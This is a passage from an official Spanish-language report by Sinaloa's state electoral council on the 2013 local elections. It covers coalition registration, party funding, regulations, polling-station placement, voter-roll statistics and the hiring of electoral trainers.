El 10 de mayo el CEE aprobó el registro de los convenios de coalición presentados por los partidos políticos Acción Nacional, de la Revolución Democrática y del Trabajo, bajo la denominación «Unidos Ganas Tu» y el presentado por los partidos políticos Revolucionario Institucional, Verde Ecologista de México y Nueva Alianza bajo la denominación de «Transformemos Sinaloa», para que pudieran postular fórmulas de candidaturas a diputados por el sistema de mayoría relativa en los veinticuatro distritos electorales uninominales en que se divide el estado de Sinaloa y postular lista de candidatos a Diputados

por el principio de representación proporcional, así como candidatos a Presidentes Municipales, Síndico Procurador y Regidores por ambos principios en los 18 municipios del Estado.

La coalición Unidos Ganas Tú nombró como sus representantes ante el pleno al licenciado Jorge Antonio González Flores y al maestro en ciencias José Antonio Ríos Rojo, como propietario y suplente respectivamente. La coalición Transformemos Sinaloa, por su parte designó a los licenciados Jesús Gonzalo Estrada Villarreal, como representante propietario, y Jesús Ricardo Salazar Leyva, como suplente.

Financiamiento a partidos políticos

De conformidad con lo dispuesto en el artículo 45 de la Ley Electoral del Estado, una vez iniciado el proceso y acreditados los partidos políticos que solicitaron su participación en el mismo, se procedió a elaborar el proyecto de acuerdo sobre el monto del financiamiento público que les correspondió a los partidos políticos, tanto para el 2013 (año de proceso) como para 2014 y 2015.

Se realizó una reunión de trabajo con la participación de los representantes de los partidos políticos ante este Consejo, en la que se discutió lo referente al financiamiento público y al calendario de ministraciones.

En sesión ordinaria celebrada el 25 de enero de 2013, el pleno del Consejo Estatal Electoral de Sinaloa aprobó los montos del financiamiento público para los partidos políticos correspondientes a los años 2013, 2014 y 2015, así como el calendario de ministraciones para el año 2013, quedando las cantidades siguientes:

Total de financiamiento público por Partido Político para el ejercicio 2013	
Partido	Financiamiento público para 2013
Partido Acción Nacional	\$59,606,715.31
Partido Revolucionario Institucional	\$57,655,644.69

TOTAL DE FINANCIAMIENTO PÚBLICO POR PARTIDO POLÍTICO PARA EL EJERCICIO 2013 (CONT.)	
Partido	Financiamiento público para 2013
Partido de la Revolución Democrática	\$17,646,284.68
Partido del Trabajo	\$9,297,504.01
Partido Verde Ecologista de México	\$12,333,424.25
Partido Movimiento Ciudadano	\$8,538,523.94
Partido Nueva Alianza	\$19,923,224.87
Partido Sinaloense	\$4,743,623.63
Total	\$189,744,945.39

REGLAMENTOS Y LINEAMIENTOS

Por la dinámica misma de la competencia electoral, las normas que la rigen deben revisarse periódicamente. Durante este proceso, a través de las Comisiones de consejeros, en reuniones de trabajo basadas en el análisis y la argumentación, con la debida presencia y participación de los representantes de los partidos políticos o coaliciones, el Consejo Estatal Electoral de Sinaloa realizó adecuaciones en los reglamentos y lineamientos que lo requirieron en virtud de la obsolescencia de algunas disposiciones, por los cambios registrados en la legislación o por la incorporación de nuevas disposiciones jurisdiccionales.

Los lineamientos y reglamentos que fueron objeto de actualización para ser aplicados en el proceso electoral local de 2013, fueron los siguientes:

ORDENAMIENTOS LEGALES: LINEAMIENTOS Y REGLAMENTOS 2013		
Ordenamiento legal	Acuerdo	Fecha
Lineamientos y convocatoria para la designación de Presidentes y Consejeros ciudadanos que integrarán los 24 Consejos Distritales Electorales, y los 4 Consejos Electorales Municipales que habrán de fungir durante el proceso electoral 2013 en el estado de Sinaloa.	EXT/02/004	17 de enero

ORDENAMIENTOS LEGALES: LINEAMIENTOS Y REGLAMENTOS 2013 (CONT.)

Ordenamiento legal	Acuerdo	Fecha
Lineamientos generales para la selección de Supervisores y Capacitadores electorales, así como el manual instructivo, el procedimiento y el modelo de convocatoria, para su reclutamiento, selección, contratación y capacitación.	ORD/01/003	25 de enero
Los lineamientos con los criterios para el procedimiento de ubicación de casillas.	ORD/04/019	8 de marzo
Los lineamientos para observadores electorales para el proceso electoral local.	ORD/05/024	22 de marzo
Se modifican los artículos 6, 8, 11, 12, 16, 25, 26 Y 27 del reglamento para regular la difusión y fijación de la propaganda durante el proceso electoral.	ORD/05/025	22 de marzo
Lineamientos para el registro de representantes de partidos políticos y coaliciones ante las mesas directivas de casilla y representantes generales que fungirán en la jornada electoral.	ORD/06/027	12 de abril
Lineamientos para la operación de los centros de acopio en los Consejos Distritales y Municipales Electorales en el estado de Sinaloa.	ORD/06/028	12 de abril
Se modifican los artículos 15, 20, 21, 24 Y 25; y se derogan los artículos 28 Y 29 (capítulo II) del reglamento de acceso de los partidos políticos y coaliciones a los medios de comunicación social.	ORD/06/031	12 de abril
Reglamento para el registro de candidatos a ocupar puestos de elección popular que aboga el reglamento de candidaturas comunes.	ORD/07/036	26 de abril
Lineamientos para el funcionamiento del Programa de resultados electorales preliminares.	EXT/06/020	5 de junio
Se modifican y adicionan diversos artículos del reglamento interior del Consejo Estatal Electoral y se deroga de acuerdo al CP-001/2011 de fecha 15 de julio de 2011, relativo a la integración del órgano interno de control.	ORD/15/068	23 de agosto
Se modifican y adicionan diversos artículos del Reglamento interior del Consejo Estatal Electoral.	ORD/18/100	11 de octubre
Se reforman los artículos 63 y 83; y se adiciona un título noveno denominado «Del comité de adquisiciones, arrendamientos y servicios», integrado con los artículos 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136 y 137 al reglamento interior del Consejo Estatal Electoral.	EXT/12/030	4 de diciembre

2

DESARROLLO Y OPERACIÓN DEL PROCESO ELECTORAL LOCAL DE SINALOA 2013

UBICACIÓN DE CASILLAS

El diseño institucional del CEE permite la instalación de cuando menos una oficina distrital en cada municipio del estado, lo que además de incrementar el vínculo de la comunidad con la organización y vigilancia de los procesos electorales que le implican —a través de la representación y la participación ciudadana—, también ha impactado de manera favorable en la totalidad de los procedimientos de campo.

Tratándose de territorios menos extendidos que, por ejemplo, los del IFE, y teniendo sus sedes formales en la región nativa, no sólo ha permitido que el personal contratado para operar la elección tenga la ventaja del conocimiento de la geografía e idiosincrasia de su zona de trabajo, sino que además se desenvuelva con la confianza de saber que cuenta muy a la mano con personal directivo para contribuir a la solución de sus problemas.

Esta cercanía permite que los mecanismos para la supervisión por parte del personal operativo y consejeros se realicen también más eficientemente, con lo que de algún modo se compensa la desventaja de no poseer personal de campo con carácter permanente. Tal circunstancia hace posible que los consejos distritales del CEE puedan

realizar el procedimiento de ubicación de casillas en un tiempo menor (señalado por la Ley Electoral del Estado de Sinaloa) que el que se establece en otros estados, o incluso en el proceso federal mismo. La eficacia del procedimiento está más que probada, pues no es común que en una elección local se impugnen las ubicaciones.

Para favorecer la ubicación tradicional de las casillas en el proceso local se suele tomar como base los domicilios en donde se instalaron en la jornada electoral inmediata anterior. Si los domicilios aún poseen los requisitos de ley y si los propietarios o responsables conceden su anuencia, estas ubicaciones serán propuestas; en caso contrario, los consejos distritales proceden a localizar un nuevo sitio, dentro de la sección correspondiente, que cumpla con las condiciones.

Para el proceso electoral local 2013 se actualizaron los lineamientos donde se establecen los criterios para la ubicación de casillas. Allí se determinó que, debido al límite de tiempo a que está sometido el procedimiento de ubicación de casillas, se instalen las mismas casillas extraordinarias que fueron aprobadas por el Instituto Federal Electoral en el estado de Sinaloa durante el proceso federal 2012, ya que además estas ubicaciones representan el antecedente inmediato y facilitan los trabajos técnicos que debe realizar el Registro Federal de Electores (RFE), para separar los listados nominales correspondientes.

El número de casillas Especiales a instalar y sobre todo el número de boletas que administran este tipo de casillas es un reiterado tema de debate, pues se hacen relucir testimonios del conflicto que se suscita en algunos de estos centros cuando las boletas se agotan antes de culminar la jornada electoral. Sin embargo este comportamiento no es uniforme en todos los eventos, y es más bien frecuente en elecciones federales.

En un proceso federal, el ámbito de la circunscripción de las casillas especiales es mucho más grande que las correspondientes a un proceso local, en consecuencia la demanda de electores es mucho mayor. Tratándose exclusivamente de procesos locales, también existen diferencias: en elecciones intermedias, donde sólo se eligen Diputados y Presidentes Municipales, la participación en casillas Especiales es más bien baja y nunca se han agotado las boletas antes de hora. De

hecho, en 2001 el porcentaje de participación más alto registrado en una casilla Especial fue de 43 % y en 2007 de 48 %, ambas en la misma ubicación: la central camionera de la capital del Estado.

Es precisamente en esta misma locación, y en la segunda casilla especial que se instala en distrito XXIV de Culiacán, en donde efectivamente se agotan a media tarde las boletas cuando se trata de una elección general, es decir, cuando se incluye la de Gobernador. Aunque en el resto de las casillas especiales que se han venido instalando en los procesos locales aumenta la participación cuando se trata de la elección de Gobernador, nunca se terminan de usar la totalidad de las boletas.

En el lineamiento quedó señalado, pues, que en cada distrito electoral se instalaría una casilla Especial, excepto en los distritos III, XIX y XXIV, en los cuales se ubicarían dos. Se decidió proporcionar setecientas cincuenta boletas por elección en cada casilla Especial, en atención al artículo 118 de la Ley Electoral del estado de Sinaloa, en donde el número de electores por casilla se limita a ese número.

Si bien el lineamiento estableció que en las veintisiete casillas Especiales hubiera boletas para la elección de Diputados plurinominales, en lo concerniente a la elección de Regidores por el principio de representación proporcional se entregarían boletas únicamente en las Especiales de los Distritos III, IV, VI, VII, XII, XIII, XIV, XIX, XX y XXIV (es decir, en los municipios de Ahome, Guasave, Culiacán y Mazatlán, que son los que contienen más de un distrito electoral) para que voten allí los ciudadanos sinaloenses que se encuentren fuera de su distrito pero dentro de su municipio, de acuerdo con lo establecido en el artículo 161, fracción III, inciso a), de la Ley Electoral del estado de Sinaloa.

Con miras al inicio de los trabajos de campo, se entregó a los Presidentes de los Consejos Distritales la información cartográfica de sus distritos, la cual incluyó el nuevo marco seccional que el IFE produjo en diciembre de 2012 y tras la que se dieron de baja por fusión 10 secciones electorales y se crearon 22 secciones nuevas en lo que antes era la demarcación de la sección 2808, que también causó baja.

SECCIONES FUSIONADAS POR EL IFE, DICIEMBRE 2012					
No.	Distrito	Clave mpio.	Municipio	Sección eliminada	Sección modificada
1	I	7	Choix	1739	1740
2	V	17	Sinaloa	3438	3437
3	V	17	Sinaloa	3463	3461
4	XV	18	Navolato	3771	3779
5	XVI	5	Cosalá	684	685
6	XVIII	16	San Ignacio	3375	3380
7	XVIII	16	San Ignacio	3378	3379
8	XVIII	16	San Ignacio	3388	3372
9	XIX	12	Mazatlán	2952	2953
10	XXII	14	Rosario	3160	3163

22 SECCIONES ORIGINADAS A PARTIR DE LA 2808. XIX DISTRITO MAZATLÁN					
No.	Sección	No.	Sección	No.	Sección
1	3816	9	3824	17	3832
2	3817	10	3825	18	3833
3	3818	11	3826	19	3834
4	3819	12	3827	20	3835
5	3820	13	3828	21	3836
6	3821	14	3829	22	3837
7	3822	15	3830		
8	3823	16	3831		

La nueva conformación seccional en el estado de Sinaloa, quedó integrada con 3,809 secciones electorales.

Como resultado de los recorridos para la ubicación de casillas que se desarrollaron de acuerdo con la Ley Electoral durante el mes de marzo, los Consejos Distritales identificaron 23 secciones electorales con diversas problemáticas por migración. Estos recorridos son el primer filtro para identificar zonas que entrañen riesgo o que no estén

habitadas por suficientes electores aunque continúen registrados en lista nominal. El siguiente contacto con dichas zonas, ocurre durante la entrega de notificaciones a ciudadanos sorteados para ser funcionarios de casillas, por parte de los capacitadores electorales.

En el Distrito I, de Choix, se identificó que existen pocos habitantes en la localidad La Culebra, correspondiente a la sección 1752, lo que situaba a la sección en condición de fuera de rango para el establecimiento de una casilla.

En el Distrito V, municipio de Sinaloa, se identificaron 11 secciones poco habitadas, las mismas en las que en el proceso electoral federal de 2012 se aprobó la no instalación de casillas: El Ranchito (3429), La Vainilla (3445), El Amapal (3444), Las Tatemas (3443), Portuguez de Norzagaray (3455), Santa Quiteria (3454), Sierrita de Germán (3437), Ocurague (3439), Zapote de los Torres (3440), El melón Zapote (3460) y San José de los Hornos (3462).

En Mocorito, Distrito X, se informó que en la sección 3045, en Lo de Félix, había poca población; el Distrito XI, de Badiraguato, informó de la misma situación en la sección 0602, cuya cabecera se encuentra en Cortijitos de los Olivas. En Culiacán, el Distrito XII encontró que en la comunidad Las Tapias (1525) existe poca población. En ninguna de estas secciones se instaló casilla en 2012.

En el Distrito XVIII, correspondiente a San Ignacio, se detectó poca población en La Guillapa (3380), El Verano (3376), Tepehuajes (3379) y Santa Apolonia (3386). En ninguna de estas secciones se instala casilla desde elecciones pasadas, federales y locales.

En el Distrito XXI, en Concordia, se reportaron problemas de migración en las comunidades de Zaragoza (0640) y El Platanar de los Ontiveros (0647); en la primera no se instaló casilla en el proceso electoral federal pasado.

El Distrito XIX de Mazatlán reportó migración intempestiva en Los Zapotes, sección 2954, por lo que se propuso la no instalación de casilla.

En el Distrito XXII, en Rosario, la sección correspondiente a la localidad Placeres de Picachos (3153) se encuentra poco habitada. No se instaló casilla en 2012.

La información derivada de estos procedimientos, junto con los datos que proporcionan al respecto las autoridades municipales y estatales, es útil a los Consejos Distritales para efectuar un análisis que, de manera objetiva, los oriente a proponer una alternativa a la instalación de alguna casilla hacia las secciones que se identifiquen como las que han concentrado la mayor cantidad de los habitantes de esos pueblos desalojados, para garantizarle a los ciudadanos el ejercicio de su derecho al voto. Así, las listas nominales y las boletas de los electores registrados en aquellas zonas deshabitadas, fueron remitidas a las casillas de las secciones que se detallan en el cuadro siguiente.

SECCIONES DONDE NO SE APROBÓ LA INSTALACIÓN DE CASILLAS Y CASILLAS A LAS QUE FUERON REMITIDOS SUS ELECTORES						
No.	Distrito		No se aprobó instalación		Se remite a:	
			Sección	Localidad	Casilla	Localidad
1	I	Choix	1752	La Culebra	1753B	La Ladrillera
2	V	Sinaloa	3429	El Ranchito	3434B	Agua Caliente de Cebada
3			3444	El Amapal	3456B	El Veranito
4			3443	Las Tatemas	3456b	El Veranito
5			3439	Ocurague	3461B	Los Quinteros
6			3462	San José de los Hornos	3461B	Los Quinteros
7			3437	Sierrita de Germán	3468B	Potrero de Félix
8			3440	Zapote de los Torres	3468B	Potrero de Félix
9			3460	El Melón Zapote	3468B	Potrero de Félix
10			3454	Santa Quinería	3476B	Ranchito de Llanes
11			3445	La Vainilla	3477B	Ranchito de Llanes
12	3455	Portuguez de Norzagaray	3477B	Ranchito de Llanes		
13	X	Mocorito	3045	Lo de Félix	3048B	San Benito
14	XI	Badiraguato	0602	Cortijo de los Olivas	0567B	Cabecera Mpal. Badiraguato
15	XII	Culiacán	1525	Las Tapias	1529B	Loc. San Francisco

SECCIONES DONDE NO SE APROBÓ LA INSTALACIÓN DE CASILLAS Y CASILLAS A LAS QUE FUERON REMITIDOS SUS ELECTORES (CONT.)

No.	Distrito		No se aprobó instalación		Se remite a:	
			Sección	Localidad	Casilla	Localidad
16	XVIII	San Ignacio	3380	La Guillapa	3385B	Ajoya
17			3376	El Verano	3385B	Ajoya
18			3379	Tepehuajes	3387B	Vado Hondo
19			3386	Santa Apolonia	3374B	San Ignacio
20	XIX	Mazatlán	2954	Los Zapotes	2955B	El Placer
21	XXI	Concordia	0640	Zaragoza	0634B	Concordia
22			0647	El Platanar de los Ontivero	0634B	Concordia
23	XXII	Rosario	3153	Placeres de Picachos	3162B	Cacalotán

El procedimiento de ubicación de casillas está ligado con los programas del Registro Federal de Electores, pues la viabilidad de las casillas extraordinarias, la identificación de secciones fuera de rango y la determinación del número de casillas contiguas a instalar, depende de los números finales que arrojen los datos estadísticos de la lista nominal a nivel sección y casilla, o incluso, en el caso de las extraordinarias, al grado localidad o manzana.

De acuerdo con la Ley Electoral del Estado de Sinaloa, la aprobación de la ubicación de las casillas debe ocurrir en la segunda mitad del mes de abril, por lo que es imprescindible que para esas fechas esté definido el número de electores que poseen las secciones electorales, a fin de realizar los cálculos para precisar la cantidad de casillas contiguas a instalar en la jornada electoral.

En procesos locales anteriores, el Registro Federal de Electores interrumpía las labores de registro, actualización de datos y reposición de credenciales de elector en una fecha previamente acordada con el CEE, a fin de conferir exactitud a los datos de la lista nominal. Los cálculos para la instalación de casillas contiguas y extraordinarias (además del número de boletas que habían de imprimirse) gozaban

de certidumbre, no obstante que el último corte fuera proporcionado pocos días después de la aprobación de las casillas en los Consejos Distritales.

Este año el Registro Federal de Electores continuó con la aplicación de algunos de sus programas (como la reposición de credenciales de elector) aun en fechas posteriores a la entrega de los datos de la Lista Nominal que se creía definitiva.

Una de las consecuencias de esta eventualidad fue la generación de una adenda a la Lista Nominal Definitiva que el IFE proporcionó por alcance al CEE a pocos días de las elecciones, y de cuyo caso se abundará en el apartado de la Jornada Electoral.

La nueva política del Registro Federal de Electores tuvo algunos efectos en el procedimiento de ubicación de casillas, pues no pudo conocerse con certeza el número de casillas contiguas sino hasta un mes después de haber ocurrido las sesiones de aprobación.

A esas fechas se encontraba en progreso la segunda etapa de capacitación, en la que se habían dado instrucciones para prorrogar, hasta donde no resultara lesivo para el proceso, la entrega de nombramientos a los funcionarios de aquellas casillas contiguas que estuvieran en riesgo de desaparecer cuando se obtuvieran los datos definitivos, ya que su sección se encontraba cerca de los límites de los 750 electores o sus múltiplos. Al cabo, fue necesaria la cancelación de una casilla contigua por disminución de dos electores en el corte final; gracias al acatamiento de la instrucción, no fue necesario que el personal del Consejo Distrital acudiera con los ciudadanos designados para cancelar su nombramiento, por lo que se evitó cualquier clase de confusión o encono.

Trabajos de corrección de domicilios mal referenciados realizados por el departamento cartográfico del IFE, en fechas próximas o, incluso, posteriores al periodo de aprobaciones de casillas, enmendaron la situación de ciudadanos cuyos domicilios se encontraban asignados en manzanas equivocadas, pero provocaron también un inconveniente en la sección 1275, en la que estaba prevista la instalación de una casilla extraordinaria.

El 29 de abril los consejos distritales aprobaron las listas con las ubicaciones de casillas que habrían de funcionar en la jornada electoral del 7 de julio. Como en todos los casos donde se plantearon casillas extraordinarias, el cálculo para determinar la cantidad de este tipo de casillas para la sección 1275, correspondiente al distrito XIII, con sede en Culiacán, se realizó agregando los datos de la lista nominal a nivel manzana que fue proporcionado por el Registro Federal de Electores, guardando la correlación debida con el catálogo de asignación de localidades y manzanas a casillas extraordinarias creado para este proceso electoral.

De acuerdo con los cálculos basados en un corte preliminar que resultó tener una escasa diferencia con el definitivo (5 electores), la zona de la casilla básica tendría 1,574 ciudadanos en lista nominal, lo que dio origen a una casilla básica y dos contiguas, mientras que la zona de la extraordinaria tendría 726 electores, por consiguiente se aprobó la instalación de una sola casilla extraordinaria. Sin embargo, en el corte de lista nominal definitivo que se entregó el 29 de mayo, fue notoria una diferencia importante: en la zona de la básica había ahora 1349 electores y en la extraordinaria 956, en lo que pareció una redistribución de ciudadanos entre ambas áreas.

La nueva configuración obligó a suprimir de última hora una casilla contigua en la zona de la básica pero agregó una contigua en la de la extraordinaria, dando pie a un operativo intenso y de emergencia para encontrar un domicilio adecuado y, sobre todo, localizar, persuadir y capacitar a los funcionarios que la atenderían, en un sector que ya de sí había presentado complicaciones en la integración de las mesas directivas acreditadas.

En el corte definitivo de la lista nominal con el que se definió la cantidad de casillas a instalar fue de 1,962,971 electores, distribuidos por distrito y por sexo de la siguiente manera:

LISTA NOMINAL – DISTRIBUCIÓN POR SEXO Y DISTRITO						
Distrito			Total padrón	Lista nominal		
				Hombres	Mujeres	Total
1	I	Choix	25,240	11,811	11,346	23,157
2	II	El Fuerte	74,185	35,263	34,747	70,010
3	III	Ahome	169,012	78,826	83,825	162,651
4	IV	Ahome	132,211	60,181	65,206	125,387
5	V	Sinaloa	67,530	32,081	30,861	62,942
6	VI	Guasave	116,371	53,293	56,683	109,976
7	VII	Guasave	91,005	41,884	44,332	86,216
8	VIII	Angostura	36,167	16,980	17,119	34,099
9	IX	Salvador Alvarado	61,275	28,241	29,918	58,159
10	X	Mocorito	38,378	18,163	16,932	35,095
11	XI	Badiraguato	23,988	10,742	10,468	21,210
12	XII	Culiacán	178,511	82,045	87,053	169,098
13	XIII	Culiacán	193,359	89,687	96,338	186,025
14	XIV	Culiacán	96,162	45,384	44,530	89,914
15	XV	Navolato	100,943	47,778	47,935	95,713
16	XVI	Cosalá	13,061	6,005	5,633	11,638
17	XVII	Elota	28,832	13,585	13,246	26,831
18	XVIII	San Ignacio	18,371	8,691	7,816	16,507
19	XIX	Mazatlán	268,469	125,073	131,671	256,744
20	XX	Mazatlán	64,029	29,880	30,432	60,312
21	XXI	Concordia	21,882	10,394	10,138	20,532
22	XXII	Rosario	38,154	18,030	17,576	35,606
23	XXIII	Escuinapa	40,168	18,531	18,985	37,516
24	XXIV	Culiacán	174,859	79,709	87,924	167,633
Total			2,072,162	962,257	1,000,714	1,962,971
%			–	49.02%	50.98%	100%

El número de casillas aprobadas para instalarse en la jornada electoral fue de 4,639. Los Consejos Distritales entregaron a los propietarios o representantes legales de los inmuebles las notificaciones

CASILLAS APROBADAS PARA EL PROCESO ELECTORAL SINALOIA 2013																			
Distrito	Municipio	Secciones	Secciones donde no se aprobó casilla	Casillas tipo					Clasificación			Tipo de domicilio							
				Básica	Contigua	Especial	Extraordinaria	Extraordinaria contigua	Total	Urbana	Rural	Total	Escuela	Lugar público	Oficina pública	Domicilio particular	Total		
1	I	Choix	71	1	70	4	1	1	0	0	76	15	61	76	62	4	0	10	76
2	II	El Fuerte	176	0	176	10	1	0	0	0	187	23	164	187	137	11	1	38	187
3	III	Ahome	230	0	230	69	2	7	27	335	197	138	335	174	142	0	19	335	
4	IV	Ahome	225	0	225	46	1	3	0	275	164	111	275	126	148	1	0	275	
5	V	Sinaloa	189	11	178	6	1	4	0	189	9	180	189	156	11	0	22	189	
6	VI	Guasave	212	0	212	34	1	1	0	248	54	194	248	142	53	1	52	248	
7	VII	Guasave	226	0	226	8	1	2	0	237	59	178	237	143	38	10	46	237	
8	VIII	Angostura	106	0	106	4	1	0	0	111	11	100	111	64	19	0	28	111	
9	IX	Salvador Alvarado	149	0	149	17	1	0	0	167	123	44	167	84	7	4	72	167	
10	X	Mocorito	132	1	131	2	1	0	0	134	14	120	134	91	24	0	19	134	
11	XI	Badiraguato	66	1	65	5	1	1	0	72	9	63	72	68	4	0	0	72	
12	XII	Cullacán	287	1	286	71	1	0	0	358	308	50	358	150	68	1	139	358	
13	XIII	Cullacán	257	0	257	117	1	2	3	380	323	57	380	145	68	1	166	380	
14	XIV	Cullacán	193	0	193	21	1	5	0	220	25	195	220	143	27	3	47	220	
15	XV	Navolato	174	0	174	37	1	1	0	213	46	167	213	145	17	0	51	213	

CASILLAS APROBADAS PARA EL PROCESO ELECTORAL SINALOA 2013 (CONT.)																		
Distrito	Municipio	Secciones	Secciones donde no se aprobó casilla	Casillas tipo					Clasificación			Tipo de domicilio						
				Básica	Contigua	Especial	Extraordinaria	Extraordinaria contigua	Total	Urbana	Rural	Total	Escuela	Lugar público	Oficina pública	Domicilio particular	Total	
16	XVI	Cosalá	34	0	34	1	1	4	0	40	10	30	40	37	3	0	0	40
17	XVII	Eloa	61	0	61	6	1	2	0	70	23	47	70	54	5	3	8	70
18	XVIII	San Ignacio	45	4	41	4	1	3	0	49	8	41	49	34	10	1	4	49
19	XIX	Mazatlán	374	1	373	138	2	6	3	522	480	42	522	237	55	2	228	522
20	XX	Mazatlán	127	0	127	22	1	1	0	151	86	65	151	68	16	1	66	151
21	XXI	Concordia	46	2	44	4	1	0	0	49	13	36	49	31	8	2	8	49
22	XXII	Rosario	88	1	87	7	1	0	0	95	25	70	95	67	18	3	7	95
23	XXIII	Escuinapa	64	0	64	15	1	0	0	80	46	34	80	46	13	2	19	80
24	XXIV	Culiacán	277	0	277	92	2	3	7	381	349	32	381	188	80	9	104	381
Totales			3,809	23	3,786	740	27	46	40	4,639	2,420	2,219	4,639	2,592	849	45	1,153	4,639

por medio de las cuales se confirmó la selección de su domicilio, y, en el periodo señalado por la Ley Electoral, fijaron las mantas que indican su ubicación.

En distintas etapas del procedimiento se solicitaron ante los Consejos Distritales de Guasave VII, Navolato XV y Mazatlán XX, el establecimiento de casillas extraordinarias distintas a las aprobadas por el IFE. Debido a que los estudios técnicos que se requieren para determinar la viabilidad de esta clase de casillas son minuciosos y dilatados, no pudo ser posible dar satisfacción a las solicitudes, pero se acordó elevar la petición al IFE para que proceda a su análisis con vistas al próximo proceso electoral.

CAPACITACIÓN A MESAS DIRECTIVAS DE CASILLA

A) Procedimiento de reclutamiento, selección, evaluación, capacitación y contratación de supervisores y capacitadores

Para la realización de las tareas de capacitación electoral se contrataron a 121 supervisores y 843 capacitadores. La convocatoria para el reclutamiento, selección, contratación y capacitación de los supervisores y capacitadores electorales fue profusamente distribuida en toda la entidad. Fueron colocadas alrededor de 7,500 ejemplares de la misma en los lugares más concurridos de cada una de las secciones electorales. Además, se distribuyeron 50,000 volantes, destinados a reforzar la invitación de la convocatoria, en cruceros de gran circulación, mercados, centros comerciales, universidades y otros edificios públicos. Se recibieron 2,925 solicitudes en total, de las cuales 434 fueron de aspirantes al cargo de supervisor y 2,491 para capacitador electoral.

El procedimiento de selección de personal se inició con la revisión de la documentación y el currículum de los 2,925 aspirantes, en relación con los aspectos a evaluar: grado de escolaridad y experiencia en procesos electorales.

El 27 de febrero, el 4 y el 9 de marzo se efectuaron las pláticas de inducción, mediante las cuales se proporcionó a los aspirantes la

información básica sobre las actividades a realizar, sus fundamentos y plazos. Asistieron 2,633 aspirantes, registrándose una deserción de 292 de ellos. En esas mismas fechas se aplicaron los instrumentos psicométricos establecidos para efectos de la selección de Supervisores a 332 solicitantes del cargo: 328 de ellos resultaron aprobados en la evaluación integral.

La etapa de evaluación consistente en exposición de habilidades, realizada los días 1, 6 y 11 de marzo, fue cubierta por 2,257 aspirantes, observando una deserción de 376 de quienes habían asistido a la plática de inducción. En cuanto a la asistencia de los evaluadores, durante la primera fecha se contó con la participación de 21 coordinadores de capacitación, 18 coordinadores de organización y un total de 58 consejeros ciudadanos; para la segunda fecha la participación fue de 18 coordinadores de capacitación, 19 coordinadores de organización y un total de 61 consejeros ciudadanos; para la última fecha se contó con la participación de 21 coordinadores de capacitación, 13 coordinadores de organización y 77 consejeros ciudadanos; quienes atendieron y evaluaron a los aspirantes en sesiones matutinas y vespertinas en los distritos donde así se requirió.

Para concluir la selección de aspirantes, cada distrito electoral realizó la gestión de los espacios, en diversas instituciones educativas, para la aplicación del examen de conocimientos. Además se integraron grupos y se involucró como responsables de la evaluación al personal existente en cada distrito (143 consejeros, 21 coordinadores de capacitación y 22 coordinaciones de organización). Se contó también con la presencia de 50 representantes de partidos políticos como testigos de la aplicación del examen. A esta actividad sólo acudieron 2,163 aspirantes. Posteriormente, la comisión designada para la revisión de las hojas de respuestas de cada consejo distrital cumplió en los tiempos y formas establecidas en el lineamiento del procedimiento con esta actividad.

La valoración del total de aspirantes que cubrieron toda la fase de evaluación-selección en los 24 consejos distritales, arrojó los siguientes resultados: de los 2,163 aspirantes que cubrieron todo el proceso de selección a nivel estatal, resultaron aprobados 2,092 y quedaron

reprobados 71. Para la contratación, se consideraron los mejor evaluados en orden de mayor a menor calificación: 121 supervisores y 843 capacitadores; quedando en lista de reserva general un total de 1,128 aspirantes, para cubrir los casos de bajas que se presentaran durante el proceso.

De acuerdo a lo establecido en el lineamiento respectivo, fueron contratados 843 capacitadores y 121 supervisores electorales. De los 964 contratados, 705 ya contaban con experiencia en procesos electorales, solo 259 no habían participado previamente en éstos.

Como una estrategia de previsión para los casos de renuncias o no asistencia de los contratados, en cada distrito se integró a un 10% de la existencia de aspirantes en lista de reserva general, respetando el orden de prelación de la misma. De hecho, durante el proceso electoral, en 22 consejos distritales se generaron en total 121 bajas por diversas causas supervenientes (renuncias, rescisión de contrato, por enfermedad, etcétera), recurriéndose a la lista de reserva general para cubrir las vacantes. Cabe resaltar que en los distritos XVI de Cosalá y XXI de Concordia, durante el proceso no se dieron ninguna baja, manteniéndose el mismo personal, lo que significó un factor positivo para el resultado del trabajo en estos distritos.

En atención a lo establecido en la Estrategia de Capacitación para el proceso electoral local 2013, se desarrollaron dos cursos en cada uno de los 24 distritos electorales dirigidos a supervisores y capacitadores, el primero de ellos, celebrado del 19 al 23 de marzo, donde se abordaron aspectos teóricos electorales, el desarrollo de habilidades y aptitudes y ejecución de diversas prácticas, para afinar las destrezas de los encargados de atender a los ciudadanos que asumirían la responsabilidad de integrar las mesas directivas de casilla.

De igual forma, del 11 al 15 de mayo, en los 24 consejos distritales se desarrolló el segundo curso, sobre las acciones y materiales que se utilizarían en la capacitación de los ciudadanos designados como funcionarios de mesa directiva de casilla. En ambos cursos, la temática se fortaleció con diversos materiales didácticos, de apoyo y técnicos, permitiendo con ello un mejor aprovechamiento y comprensión.

A estos cursos asistieron los 843 capacitadores y los 121 supervisores electorales.

B) Procedimiento de integración de mesas directivas de casilla

Los días del 25 al 27 de febrero del 2013 fue el periodo que se programó para la ejecución del procedimiento de insaculación en los 24 consejos distritales, considerando para ello, en primer lugar, el listado nominal del total de secciones correspondientes al estado de Sinaloa con corte al 31 de enero del año de la elección, mismo que presentó un registro total de 1,936,163 ciudadanos. En cada consejo distrital se llevó a cabo el sorteo de un 10% de ciudadanos por sección electoral y un mínimo de 50 ciudadanos por casilla a instalar para integrar las mesas directivas de casilla, donde se obtuvo un total de 253,315 ciudadanos seleccionados, nacidos en el mes de mayo y subsecuentes.

Después de realizado el sorteo, se procedió a la emisión de las cartas notificación, mismas que fueron firmadas, selladas y organizadas para su entrega, anexando a cada una de ellas una copia del calendario de cursos de los centros fijos e itinerantes para la capacitación, haciendo la correspondiente distribución a través de los supervisores por zona de responsabilidad (ZORE) y de los capacitadores en su área de responsabilidad (ARE).

Con base en el diagnóstico por sección, se tomaron en cuenta factores que recurrentemente dificultan la integración de las mesas directivas de casilla, como es el caso de las zonas militares y navales por la movilidad y cambios frecuentes de tropas y de oficiales, así como la incorporación de ciudadanos de la fila en procesos anteriores, para establecer una estrategia idónea, particularmente en los consejos distritales donde se encuentran dichas secciones conflictivas (en los municipios de Mazatlán, Culiacán, Salvador Alvarado y Ahome, principalmente).

Una vez detectados los ciudadanos que prestan sus servicios en los cuerpos militares y navales, se recomendó que de inmediato se estableciera la comunicación y solicitud de apoyo de los mandos superiores

